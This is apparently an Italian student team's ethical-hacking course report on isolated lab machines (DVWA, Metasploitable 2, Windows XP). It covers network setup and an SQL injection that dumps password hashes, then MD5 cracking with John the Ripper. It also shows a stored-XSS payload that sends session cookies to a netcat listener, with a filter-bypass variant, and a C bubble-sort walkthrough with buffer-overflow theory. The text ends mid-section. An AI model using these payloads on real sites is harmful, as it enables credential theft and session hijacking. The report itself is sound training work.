


CYBER SECURITY & ETHICAL HACKING



PIGNATEAM

BUILDWEEK II PROGETTO

INDICE

03

CONFIGURAZIONE IP KALI -
WINDOWS - METASPLOITABLE

04

GIORNO 1 - WEB
APPLICATION EXPLOIT SQL

05 - 06

GIORNO 2 -
WEB APPLICATION EXPLOIT XSS

07 - 09

GIORNO 3 -
SYSTEM EXPLOIT BOF

10

GIORNO 4 - EXPLOIT METASPLOITABLE
CON METASPLOIT

11 - 12

GIORNO 5 - EXPLOIT WINDOWS
CON METASPLOIT

13

REFERENCES

14 - 15

TEAM E RINGRAZIAMENTI



CONFIGURAZIONE IP

Per soddisfare la richiesta quotidiana di modifica degli **indirizzi ip** andiamo a svolgere lo stesso procedimento per ogni giornata:sulle macchine Kali Linux e Metasploitable 2 utilizziamo il comando **sudo nano /etc/network/interfaces** dove **sudo** (**Super User DO:** esegui come amministratore) fornisce i permessi necessari per poter modificare le impostazioni e **nano** è l' editor di testo. Successivamente ci spostiamo di directory in directory tramite il path **etc/network** e modifichiamo il file **interfaces**.

Eseguiamo il reboot della macchina e verifichiamo che tutto sia stato modificato e salvato tramite il comando **ifconfig** (Kali Linux e Metasploitable 2). Windows XP permette di modificare il proprio indirizzo IP attraverso il path *pannello di controllo/risorse di rete/visualizza connessioni di rete* e modificando la voce IP statico nel “*protocollo internet TCP/IP*” della connessione della VM. Per verificare l'inserimento corretto di dati utilizziamo il comando **ipconfig** (Windows XP) nella tabella apposita. Tutte le configurazioni sono poi state seguite dal cambio della rete, creando volta per volta una nuova Rete con NAT, avente indirizzo IP:

192.168.104.0/24(*Primo/Secondo Giorno*), 192.168.50.0/24 (*Quarto Giorno*) e 192.168.200.0/24 (*Quinto Giorno*).

GIORNO 1

KALI LINUX
(192.168.104.100)
METASPOITABLE 2
(192.168.104.150).

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
          inet6 fe80::21:b1d0 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
              RX packets 24 bytes 2666 (2.6 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 18 bytes 2564 (2.5 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

nsfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:4d:fc:29
        inet addr:192.168.104.150 Bcast:192.168.104.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe4d:fc29/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3414 (3.3 KB) TX bytes:6146 (6.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

GIORNO 4

KALI LINUX
(192.168.50.100)
METASPOITABLE 2
(192.168.50.150),

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
          inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
              RX packets 90 bytes 7740 (7.5 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 14 bytes 2284 (2.2 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:c7:52:3e
        inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:c7:523e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1387 (1.3 KB) TX bytes:4200 (4.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

GIORNO 2

KALI LINUX
(192.168.104.100)
METASPOITABLE 2
(192.168.104.150).

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
          inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
              RX packets 24 bytes 2666 (2.6 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 18 bytes 2564 (2.5 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

nsfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:4d:fc:29
        inet addr:192.168.104.150 Bcast:192.168.104.255 Mask:255.255.255.0
        inet6 fe80::a00:27ff:fe4d:fc29/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3414 (3.3 KB) TX bytes:6146 (6.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

GIORNO 5

KALI LINUX
(192.168.200.100)
WINDOWS XP
(192.168.200.200)

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
          inet6 fe80::a00:27ff:fe74:1679 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:74:16:79 txqueuelen 1000 (Ethernet)
              RX packets 49 bytes 14907 (14.5 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 75 bytes 8543 (8.3 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale <LAN>

Suffisso DNS specifico per connessione:
Indirizzo IP. . . . . : 192.168.200.200
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.200.1
```

GIORNO 1

SQL INJECTION

Apriamo una sessione sulla **Web App DVWA** in cui settiamo la difficoltà su **LOW**

Una volta fatto l'accesso alla sezione **SQL INJECTION** utilizziamo la query:

' OR 'a'='a' UNION SELECT user, password from users -- --

Otteniamo il risultato esposto in foto: abbiamo ottenuto il riconoscimento dell'utente **Pablo Picasso** e della **password criptata**.

The screenshot shows the DVWA SQL Injection page with the title "Vulnerability: SQL Injection". There is a form field labeled "User ID:" with a placeholder "Submit". Below the form, the output of the exploit is displayed in red text:
ID: 'UNION SELECT user, password from users -- --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password from users -- --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password from users -- --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password from users -- --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password from users -- --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

JOHN THE RIPPER

Le password criptate in metodo hash hanno bisogno di essere decriptate, per questo ci sono dei tool costruiti ad hoc per facilitarne la decriptazione.

Abbiamo scelto di usare **JOHN THE RIPPER** per questa task.

Salviamo la password criptata in un file di testo sul Desktop (**pwd.txt**) e andiamo ad utilizzare il comando

john --format=raw-MD5 path

```
(kali㉿kali)-[~]
$ john --format=raw-MD5 /home/kali/Desktop/pwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein      (?)
1g 0:00:00:00 DONE 2/3 (2024-03-11 11:25) 14.28g/s 2742p/s 2742c/s 123456..knight
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

john richiama il tool da utilizzare
--format=raw-MD5 è il comando per identificare il linguaggio da decriptare e tradurlo
path (/home/kali/Desktop/pwd.txt) va a indicare il file da decriptare.
Osserviamo come il risultato in arancione "letmein" corrisponda alla password decriptata.
La task è stata portata a termine con successo.

GIORNO 2

WEB APPLICATION EXPLOIT XSS

Nell'esercitazione viene richiesto di rubare i cookie di sessione di un utente autorizzato alla **Web Application DVWA**.

Per fare ciò, sfrutteremo una vulnerabilità **XSS**.

Ma che cos'è?

xss:

Il **cross-site scripting** (XSS) è una vulnerabilità informatica che affligge siti web dinamici che non impiegano un sufficiente controllo dell'inserimento degli input nei form.

Esso permette ad un cracker di inserire o eseguire codice lato client al fine di attuare un insieme variegato di attacchi quali, ad esempio, raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web, ecc.


Possiamo classificare le vulnerabilità XSS in due categorie: XSS reflected (o non-persistent) e XSS persistent (o stored).

XSS REFLECTED:

È un tipo di vulnerabilità sfruttabile quando i dati forniti dall'utente (di solito tramite form HTML) sono usati immediatamente dallo script lato server per costruire le pagine risultanti senza controllare la correttezza della richiesta.

Un attaccante cerca dunque di indirizzare su un sito vulnerabile la vittima, utilizzando spesso come esca un URL dall'aspetto innocente; il link condurrà il target su un sito attendibile che contiene però un vettore XSS. L'apertura causerà l'esecuzione dello script iniettato nel browser della vittima.

Tuttavia, questa tecnica permette di rubare dati solamente alle vittime che inconsapevolmente cliccano sull'indirizzo inviato, e richiede dunque una prima fase di phishing.




XSS PERSISTENT (o stored):


Una vulnerabilità XSS persistente (o stored) è una variante più devastante di cross-site scripting: si verifica quando i dati forniti dall'attaccante vengono salvati sul server, e quindi visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione, senza aver eliminato dai messaggi visualizzati dagli altri utenti la formattazione HTML.

Questo significa che potenzialmente ogni visitatore di quella pagina Web può rimanere vittima di sottrazione non autorizzata dei dati.

SCHEMA DI ESECUZIONE DI UN XSS PERSISTENT



COOKIE E SESSIONI AUTORIZZATE:



Solitamente, il bersaglio di un attacco cross-site scripting è il cookie di sessione della vittima.

Ma che cos'è un cookie?

Un cookie è un "gettone" che viene fornito dal server per archiviare e recuperare informazioni a lungo termine sui client autenticati.


I cookie di sessione non vengono memorizzati in modo persistente sul dispositivo dell'utente e vengono cancellati alla chiusura del browser. A differenza di altri cookie, i cookie di sessione non hanno una data di scadenza, ed in base a questo il browser riesce ad identificarli come tali.

I cookie per l'autenticazione sono solitamente cookie di sessione: ciò implica che un attaccante, una volta ingannata la vittima ad accedere ed ottenuto il suo cookie di sessione, sarà in grado di ottenere una sessione autenticata ad un sito anche senza conoscere le credenziali di accesso.

ESECUZIONE ATTACCO:


Passiamo ora alla dimostrazione dello sfruttamento di una vulnerabilità XSS persistente all'interno del nostro laboratorio virtuale.

L'architettura secondo cui agiremo sarà la seguente:



Saremo quindi noi a simulare l'accesso autorizzato sulla Web App DVWA dal nostro browser e a simulare l'invio dei cookie di sessione su un server in ascolto sulla nostra stessa macchina.

Per prima cosa ci collegiamo alla macchina Metasploitable 2 digitando l'indirizzo IP `192.168.104.150` sulla barra degli indirizzi nel nostro browser, e selezioniamo fra i vari path forniti quello relativo alla DVWA.



Procediamo poi nel path "**XSS stored**".

L'index ci presenta due caselle di testo denominate "Name" e "Message".

Notiamo che in questi campi è presente un controllo che non permette di inserire più di un tot di caratteri.

Lo eliminiamo rapidamente semplicemente cliccando con il tasto destro nei due form e selezionando l'opzione "Ispeziona", che ci mostra il codice sorgente della pagina. Cerchiamo i 2 valori "maxlength" e ne aumentiamo il valore a nostro piacimento.

A questo punto, possiamo scrivere il nostro payload malevolo tramite il linguaggio javascript ed inserirlo nel form.

```
<script> window.location="http://192.168.104.100:4444/?="+document.cookie; </script>
```

Vulnerability: Stored Cross Site Scripting (XSS)

The form fields are:

- Name ***: cookie
- Message ***: <script> window.location="http://192.168.104.100:4444/?="+document.cookie; </script>

Below the form is a **Sign Guestbook** button.

Per salvarlo all'interno del sito, basterà premere "Sign Guestbook".

Prima di fare ciò, prepariamo il server in ascolto sulla porta 4444 sul quale verrà inviata la richiesta GET contenente il cookie di sessione; per fare ciò sarà sufficiente aprire una sessione del terminale su Kali Linux ed avviare un servizio Netcat (un programma a riga di comando che permette la comunicazione remota) in ascolto sulla nostra macchina e sulla porta sopra indicata.

```
nc -l -p 4444
```

A questo punto, completiamo il caricamento dello script premendo "Sign Guestbook".

La pagina si ricaricherà automaticamente, e lo script verrà eseguito dal browser.

Spostandoci sul terminale con attiva la sessione netcat, vediamo che abbiamo ricevuto in chiaro la richiesta GET contenente il cookie di sessione:


```
GET /?=security=low;%20PHPSESSID=990e53788f2aa6da580ec2024ad34e58 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
```

L'attacco è quindi andato a buon fine.

PS: Se avessimo settato la sicurezza su "medium", avremmo ottenuto lo stesso risultato nonostante sia attiva una funzione di mitigazione dell'input che non permette di utilizzare il tag `<string>`.

Sarà sufficiente ingannare il controllo con il seguente comando:

```
<scr<script>ipt> window.location="http://192.168.104.100:4444/?="+document.cookie; </script>
```



GIORNO 3

Il codice fornito è un programma in linguaggio C che ordina un vettore di 10 interi inseriti dall'utente utilizzando l'algoritmo di ordinamento a bolle (bubble sort).

Di seguito la spiegazione del codice:

Riga 1:

Include una libreria standard in C, necessaria per l'utilizzo delle funzioni di input/output come **printf** e **scanf**.

Riga 3

Definisce il **main**, la funzione principale del programma.

Riga 5-6

Dichiara un vettore di 10 interi chiamato "**vector**" e le variabili intere *i*, *j*, *k* e **swap_var**. La variabile **swap_var** viene utilizzata come variabile temporanea per lo scambio di valori durante l'ordinamento.

Riga 9

Stampa un messaggio a schermo che chiede all'utente di inserire 10 interi.

Riga 11: 1° CICLO FOR

In sintesi, questa parte di codice implementa un ciclo che consente all'utente di inserire 10 interi nel vettore, fornendo un prompt numerato chiaramente per ciascun input.

L'indice del vettore viene utilizzato per memorizzare gli input dell'utente nelle posizioni corrette.

Riga 11

Questa riga inizia un ciclo for che esegue 10 iterazioni. La variabile *i* viene inizializzata a 0 e viene incrementata di 1 ad ogni iterazione. Il ciclo viene eseguito fintanto che **i è minore di 10**.

Riga 13

Viene dichiarata una variabile *c* che rappresenta un contatore incrementato di 1. Questo viene utilizzato per enumerare in modo chiaro l'input dell'utente, in quanto gli indici dei vettori in C partono da 0; l'output viene formattato a partire da 1.

Riga 14

Questa riga utilizza la funzione **printf** per stampare a schermo un prompt per l'utente, chiedendo di inserire un intero. La stringa di formattazione ("[%d]:") specifica che deve essere stampato un intero seguito dai due punti. Verrà mostrato a schermo il valore di *c*: il contatore incrementato di 1.

Riga 15

Utilizza la funzione **scanf** per acquisire l'input dell'utente. La stringa di formattazione ("%d") indica che deve essere letto un intero. Il valore inserito dall'utente viene memorizzato nell'elemento corrente del vettore, cioè **vector[i]**.

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]: ", c);
14        scanf ("%d", &vector[i]);
15    }
16 }
```

```
18
19     printf ("Il vettore inserito e':\n");
20     for ( i = 0 ; i < 10 ; i++)
21     {
22         int t= i+1;
23         printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
```

Riga 19

Stampa un banner che indica che verrà mostrato il vettore inserito dall'utente per conferma.

Riga 20 - 2° CICLO FOR

Questa parte di codice stampa a schermo ogni elemento del vettore insieme al suo indice incrementato di 1, fornendo una rappresentazione chiara e numerata degli elementi inseriti dall'utente.

Questa riga inizia un ciclo for che esegue 10 iterazioni. La variabile *i* viene inizializzata a 0 e viene incrementata di 1 ad ogni iterazione. Il ciclo viene eseguito fintanto che *i* è minore di 10.

Riga 22

All'interno del ciclo, viene dichiarata una variabile *t* che rappresenta l'indice corrente del vettore incrementato di 1. Questo è fatto perché gli indici dei vettori in C partono da 0, ma l'output viene formattato per partire da 1.

Riga 23

Questa riga utilizza la funzione **printf** per stampare a schermo il contenuto del vettore e il suo indice formattato. La stringa di formattazione ("[%d]: %d") specifica che devono essere stampati due valori: un intero (%d) e un altro intero (%d). I valori effettivi sono forniti come argomenti successivi alla stringa di formattazione. *t* è l'indice incrementato di 1 e **vector[i]** è il valore corrente del vettore all'indice *i*.

Riga 24:

Aggiunge una nuova linea per separare ogni coppia indice-valore nel vettore.



```

28   for (j = 0 ; j < 10 - 1; j++)
29   {
30     for (k = 0 ; k < 10 - j - 1; k++)
31     {
32       if (vector[k] > vector[k+1])
33       {
34         swap_var=vector[k];
35         vector[k]=vector[k+1];
36         vector[k+1]=swap_var;
37       }
38     }
39   }

```

Riga 28 - 3° CICLO FOR

Quindi, il doppio ciclo for implementa l'algoritmo di bubble sort, che confronta e scambia gli elementi del vettore fino a quando l'intero vettore è ordinato in modo crescente.

Inizia un ciclo esterno che esegue 9 iterazioni (fino a $j = 8$). Il motivo per cui si ferma a $10 - 1$ è che l'algoritmo confronta due elementi adiacenti nel vettore, quindi nell'ultima iterazione, il confronto sarà fatto con gli ultimi due elementi.

Riga 30

All'interno del ciclo esterno, inizia un ciclo interno che esegue un numero decrescente di iterazioni a ogni passaggio del ciclo esterno. Questo è tipico dell'algoritmo di bubble sort, dove alla fine di ogni passaggio del ciclo esterno, il valore massimo raggiunge la sua posizione finale.

Riga 32

Controlla se l'elemento corrente ($\text{vector}[k]$) è maggiore dell'elemento successivo ($\text{vector}[k + 1]$). Se la condizione è vera, significa che è necessario scambiare i due elementi per ottenere un ordinamento crescente.

Riga 34

Salva il valore dell'elemento corrente $\text{vector}[k]$ nella variabile temporanea swap_var . Questo passo è fondamentale poiché, dopo lo scambio, avremo bisogno del valore originale dell'elemento corrente per assegnarlo alla nuova posizione.

Riga 35

Sovrascrive l'elemento corrente $\text{vector}[k]$ con il valore dell'elemento successivo $\text{vector}[k + 1]$. Questo passo è parte dello scambio, in modo da spostare il valore maggiore verso la fine del vettore.

Riga 36

Assegna il valore originale dell'elemento corrente (salvato in swap_var) alla posizione successiva $\text{vector}[k + 1]$. Questo completa lo scambio, posizionando il valore più piccolo nella posizione successiva nel vettore.

```

40   printf("Il vettore ordinato e':\n");
41   for (j = 0; j < 10; j++)
42   {
43     int g = j+1;
44     printf("[%d]:", g);
45     printf("%d\n", vector[j]);
46   }
47
48   return 0;
49
50
51 }

```

Riga 40

Stampa il vettore ordinato.

Riga 41 - 4° CICLO FOR

In sintesi, questa parte di codice stampa a schermo ogni elemento del vettore ordinato insieme al suo indice incrementato di 1, fornendo una rappresentazione chiara e numerata del vettore ordinato.

Inizia un ciclo for che esegue 10 iterazioni. La variabile j viene inizializzata a 0 e viene incrementata di 1 ad ogni iterazione. Il ciclo viene eseguito fino a quando j è minore di 10.

Riga 43

All'interno del ciclo, viene dichiarata una variabile g che rappresenta l'indice corrente del vettore incrementato di 1. Questo è fatto perché gli indici dei vettori in C partono da 0, ma l'output viene formattato per partire da 1.

Riga 44

Questa riga utilizza la funzione `printf` per stampare a schermo un prompt numerato, indicando l'indice dell'elemento corrente nel vettore. La stringa di formattazione ("[%d]:") specifica che deve essere stampato un intero seguito dai due punti. L'intero effettivo stampato è il valore di g , l'indice incrementato di 1.

Riga 45

Questa riga utilizza la funzione `printf` per stampare a schermo il valore dell'elemento corrente nel vettore. La stringa di formattazione ("%d\n") specifica che deve essere stampato un intero seguito da un carattere di nuova linea, che va a capo. L'intero effettivo stampato è il valore dell'elemento nel vettore all'indice j .

Riga 48

Restituisce 0 per indicare al sistema operativo che il programma è stato eseguito correttamente.

Nel contesto informatico, "BOF" sta per "Buffer Overflow" (letteralmente "Trabocco del Buffer"). Un buffer è una zona di memoria temporanea utilizzata per immagazzinare dati mentre vengono trasferiti da un'area all'altra. Il "Buffer Overflow" si verifica quando vengono scritti più dati di quelli che il buffer può contenere. Questo può portare a problemi di sicurezza e a comportamenti imprevisti del programma, poiché i dati in eccesso possono sovrascrivere parti della memoria che contengono altre informazioni critiche o codice eseguibile.

Le vulnerabilità di Buffer Overflow sono state sfruttate da molti attacchi informatici, inclusi quelli che consentono agli hacker di eseguire codice dannoso o prendere il controllo di un sistema. Pertanto, gli sviluppatori di software prestano molta attenzione alla gestione dei buffer per prevenire tali problemi di sicurezza.

IMPATTO

L'impatto di una vulnerabilità di tipo *Buffer Overflow* è tendenzialmente molto critico e può portare, principalmente, a queste conseguenze:

1. Esecuzione di codice arbitrario: l'attaccante può eseguire del codice sul sistema, consentendogli di prendere il controllo del sistema o di rubare dati, ovviamente con rispetto ai privilegi con cui quel programma/servizio è stato eseguito. Nel caso in cui il programma sia inteso per essere frutto attraverso internet, questa tipologia di vulnerabilità può essere anche catalogata come *Remote Code Execution*.

2. Disservizio: mediante una vulnerabilità di tipo *Buffer Overflow* è possibile ottenere un disservizio sotto vari aspetti, di seguito elencati. In ogni caso, in molti dei casi elencati l'effetto complessivo è quello di ottenere un Denial of Service:

a. Crash del programma: il programma in esecuzione può dunque essere arrestato in modo non previsto causando, potenzialmente, anche perdita di dati.

b. Memory Consumption: il programma può esaurire tutta la memoria disponibile sul sistema, rendendolo dunque inutilizzabile.

c. Distorsione dei dati: avendo controllo sul buffer, i dati al suo interno possono essere danneggiati rendendoli dunque potenzialmente illeggibili o inutilizzabili.

d. Instabilità del sistema: il sistema operativo può diventare instabile causando, a sua volta, crash o altri problemi operativi.

L'impatto è quindi statisticamente molto critico.



TIPOLOGIE D'ATTACCO

Esistono diversi tipi di vulnerabilità **Buffer Overflow**, distinte a seconda delle posizioni in cui si verifica l'errore.

